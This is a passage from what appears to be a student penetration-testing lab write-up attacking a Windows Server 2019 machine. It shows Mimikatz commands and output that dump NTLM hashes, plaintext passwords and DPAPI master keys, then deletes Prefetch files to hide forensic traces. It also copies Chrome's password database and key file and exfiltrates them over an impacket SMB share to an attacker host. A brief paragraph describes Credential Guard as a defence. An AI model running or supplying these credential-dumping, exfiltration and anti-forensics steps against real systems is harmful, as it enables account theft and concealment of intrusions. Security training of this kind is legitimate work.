C:\Windows\Temp\mimikatz.exe runs Mimikatz
privilege::debug grants Mimikatz debug privileges and interact with LSASS
sekurlsa::logonpasswords parses the LSASS memory to extract the credentials
exit closes Mimikatz

```
C:\Windows\Temp\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 489540 (00000000:00077844)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 7/26/2025 10:39:27 PM
SID               : S-1-5-21-2264717670-3128498035-848295868-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : SERVER2019
         * NTLM     : 92937945b518814341de3f726500d4ff
         * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : SERVER2019
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : SERVER2019
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : Admin
         * Domain   : WINDOWS11
         * Password : Pa$$w0rd

Authentication Id : 0 ; 88110 (00000000:0001582e)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/26/2025 10:38:27 PM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : SERVER2019$
         * Domain   : WORKGROUP

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SERVER2019$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 7/26/2025 10:38:27 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : SERVER2019$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : server2019$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

mimikatz # exit
Bye!
```

Congratulations! You have successfully obtained some plaintext passwords or hashes that you can analyse.

Extra

The following command can also be run before exiting

```
sekurlsa::dpapi
```

```
mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 489540 (00000000:00077844)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 7/26/2025 10:39:27 PM
SID               : S-1-5-21-2264717670-3128498035-848295868-500
        [00000000]
        * GUID      :  {6acdb17d-682f-4cdb-b71c-e00b60297874}
        * Time      :  8/1/2025 6:14:01 PM
        * MasterKey :  c68dfab7489c99c7f850383e3743d2048e899c99e57da6e14a95024031af7d620994654156fb7dcf908a18570dfd05ff91
f6f8ca3a4fce53a20d64955cb6c206
        * sha1(key) :  c1b835db5e50c629f657331a989c6e7ddb2d347a
        [00000001]
        * GUID      :  {b519d252-7928-4667-85db-be1ca945fd42}
        * Time      :  8/1/2025 10:34:13 PM
        * MasterKey :  26e93dc8350658e9def1c91e0420b43baddb46e83dbf4caf32bcdf47f0b93ce406aca2d06c99913b864b93d4e058eab474
61d15e2cea035218724d92d66e9286
        * sha1(key) :  0b09c44da05fff70c6ddb165a118808e93ec1209
```

This gives the master keys to decrypt the DPAPI encrypted files if they are obtained.

To remove Mimikatz from the directory, we can run

```
Remove-Item -Path "C:\Windows\Temp\mimikatz.exe" -Force
Remove-Item "C:\Windows\Prefetch\MIMIKATZ*.pf" -Force
```

Remove-Item "C:\Windows\Prefetch\MIMIKATZ*.pf" -Force deletes the prefetch file for mimikatz. prefetch files contain the name of the process (Mimikatz.exe), time stamps and other details. Hence removing it reduces the forensic footprint left from the attack.

```
PS C:\Windows\Temp> Remove-Item -Path "C:\Windows\Temp\mimikatz.exe" -Force
Remove-Item -Path "C:\Windows\Temp\mimikatz.exe" -Force
PS C:\Windows\Temp> Remove-Item "C:\Windows\Prefetch\MIMIKATZ*.pf" -Force
Remove-Item "C:\Windows\Prefetch\MIMIKATZ*.pf" -Force
```


Solution: Credential Guard

Credential Guard protects user credentials by storing them in a virtualised environment. It works on the more recent versions of Windows such as Windows 10/11 by using a hardware utilisation feature to create an isolated container of sorts in the device's memory. The LSASS credentials portion of LSASS can be placed in Credential Guard. This makes it such that even with SYSTEM privileges, you can't directly access the memory of Credential Guard

Task 13 – Obtaining Chrome Credentials (Gerel)

For this task, we will be obtaining the Google Chrome Credentials of the Server. We will be doing this in 2 phases
Phase 1: Obtaining the data
In phase 1, we will be transferring 3 files, web data, local state, and login data. Local state contains a base-64-encoded, DPAPI protected AES key, which is used to encrypt the login data file, which contains the passwords. Web data stores autofill data, such as credit card info, email address information or search engine data. However, the main focus of this task is on just the local state and login data files.
Phase 2: Decrypting the data
Phase 2 has 2 different methods, which lead to varying outcomes

Ensure that there is something inside the google chrome password manager like this



dakshthapar.com
Username: Admin
Password: ilovebeef123
github.com
Username: iLoveEHUwU
Password: dakshismydaddy

Phase 1: Obtaining the data

In order to perform the exploit, it needs to be in PowerShell, so using the reverse shell, type in

```
powershell
```

```
C:\Windows\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Create a new directory called Temp on the server


```
New-Item -Path C:\Temp -ItemType Directory -Force
```

```
PS C:\Windows\Temp> New-Item -Path C:\Temp -ItemType Directory -Force
New-Item -Path C:\Temp -ItemType Directory -Force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/26/2025  11:31 PM                Temp
```

For demonstration purposes, the Temp directory is in a simple location. In actuality, it should be hidden in an obscure path with an unsuspecting name.

Now, we need to find the chrome profile folder name by running

```
Get-ChildItem "$env:LOCALAPPDATA\Google\Chrome\User Data"
```



Look for the name Default, or Profile 1

We will now copy the Google Chrome database and its local state

```
$profile = "Default"
$chromeDataPath = Join-Path $env:LOCALAPPDATA "Google\Chrome\User Data"

$loginData = Join-Path $chromeDataPath "$profile\Login Data"
$webData = Join-Path $chromeDataPath "$profile\Web Data"
$localState = Join-Path $chromeDataPath "Local State"

Copy-Item -Path $loginData -Destination "C:\Temp\Login Data"
Copy-Item -Path $webData -Destination "C:\Temp\Web Data"
Copy-Item -Path $localState -Destination "C:\Temp\Local State"
```

In the first line, change the profile name accordingly based on the result in the last command

Line 2 gives the main directory of where the login data, web data, and local state are

Lines 3-5 are for creating the variables and their paths based on where in the directory they are


Paths 6-8 are to copy them to the Temp directory we created earlier

```
PS C:\> $profile = "Default"
$profile = "Default"
PS C:\> $chromeDataPath = Join-Path $env:LOCALAPPDATA "Google\Chrome\User Data"
$chromeDataPath = Join-Path $env:LOCALAPPDATA "Google\Chrome\User Data"
```

```
PS C:\> $loginData = Join-Path $chromeDataPath "$profile\Login Data"
$loginData = Join-Path $chromeDataPath "$profile\Login Data"
PS C:\> $webData = Join-Path $chromeDataPath "$profile\Web Data"
$webData = Join-Path $chromeDataPath "$profile\Web Data"
PS C:\> $localState = Join-Path $chromeDataPath "Local State"
$localState = Join-Path $chromeDataPath "Local State"
```

```
PS C:\> Copy-Item -Path $loginData -Destination "C:\Temp\Login Data"
Copy-Item -Path $loginData -Destination "C:\Temp\Login Data"
PS C:\> Copy-Item -Path $webData -Destination "C:\Temp\Web Data"
Copy-Item -Path $webData -Destination "C:\Temp\Web Data"
PS C:\> Copy-Item -Path $localState -Destination "C:\Temp\Local State"
Copy-Item -Path $localState -Destination "C:\Temp\Local State"
```

Proof the files have been copied



Unmap the z-mapping if its mapped

```
net use Z: /delete /y
```

/y helps to automatically reply ”y” if there is a confirmation question.

```
PS C:\Windows\Temp> net use Z: /delete /y
net use Z: /delete /y
Z: was deleted successfully.
```

Create the SMB share if it isn’t running already on the attacker’s terminal

```
cd exfil
sudo impacket-smbserver lootshare $(pwd) -smb2support -username attacker -password Passw0rd!
```

Cd exfil makes it such that the files are transferred to the exfil directory instead of home

```
┌──(kali㉿kali)-[~/exfil]
└─$ impacket-smbserver lootshare $(pwd) -smb2support -username attacker -password Passw0rd!

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Now, we can map our SMB share to the attacker’s machine using the reverse shell/PowerShell

```
net use Z: \\10.10.1.128\lootshare /user:attacker Passw0rd! /persistent:no
```

```
PS C:\Windows\Temp> net use Z: \\10.10.1.128\lootshare /user:attacker Passw0rd! /persistent:no
net use Z: \\10.10.1.128\lootshare /user:attacker Passw0rd! /persistent:no
The command completed successfully.
```

For the final step in the first phase, we will now copy the files to the attacker's machine

```
Copy-Item -Path "C:\Temp\Web Data" -Destination "Z:\Web Data"
Copy-Item -Path "C:\Temp\Login Data" -Destination "Z:\Login Data"
Copy-Item -Path "C:\Temp\Local State" -Destination "Z:\Local State"
```

```
PS C:\Windows\Temp> Copy-Item -Path "C:\Temp\WebData.db" -Destination "Z:\WebData.db"
Copy-Item -Path "C:\Temp\WebData.db" -Destination "Z:\WebData.db"
PS C:\Windows\Temp> Copy-Item -Path "C:\Temp\LoginData.db" -Destination "Z:\LoginData.db"
Copy-Item -Path "C:\Temp\LoginData.db" -Destination "Z:\LoginData.db"
PS C:\Windows\Temp> Copy-Item -Path "C:\Temp\LocalState.json" -Destination "Z:\LocalState.json"
Copy-Item -Path "C:\Temp\LocalState.json" -Destination "Z:\LocalState.json"
```


Switching over to the attacker's machine, we can now see that the files are the exfil directory

```
┌──(kali㉿kali)-[~/exfil]
└─$ ls
'Local State'  'Login Data'  'Web Data'
```

Phase 2: Data Decryption (Method 1)

In order to decrypt the passwords, we will need to use a Windows machine. This is due to the fact that we will be using tools that are incompatible with Kali, such as pypiwin32 and dpapick.

```
Press the windows key
Type cmd
Click on run as administrator
Click yes when prompted
```



Now, we will activate the hidden administrator account. This will be the account we will be using to impersonate as the Administrator user on the server

```
net user Administrator /active:yes
```

```
Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user Administrator /active:yes
The command completed successfully.


C:\Windows\System32>
```


This step is crucial. We will be setting the password of Administrator, as such we will need it to be the exact same as that of the server's Administrator


net user Administrator "Pa$$w0rd"


```
C:\Windows\System32>net user Administrator "Pa$$w0rd"
The command completed successfully.
```

Log in to the Administrator account

Click Windows Click on Administrator Enter Pa$$w0rd in the password field Let it set up on its own Click Next and Accept Close any pop ups








Copy the files from the attacker's machine and insert it into Windows machine
As this is a demo, I will just drag and drop it into my own file explorer on my laptop before dragging and dropping it into the windows machine in User Data
To go to the end point

Open file manager (or windows + e) C:\Users\Administrator\AppData\Local\Google\Chrome\User Data



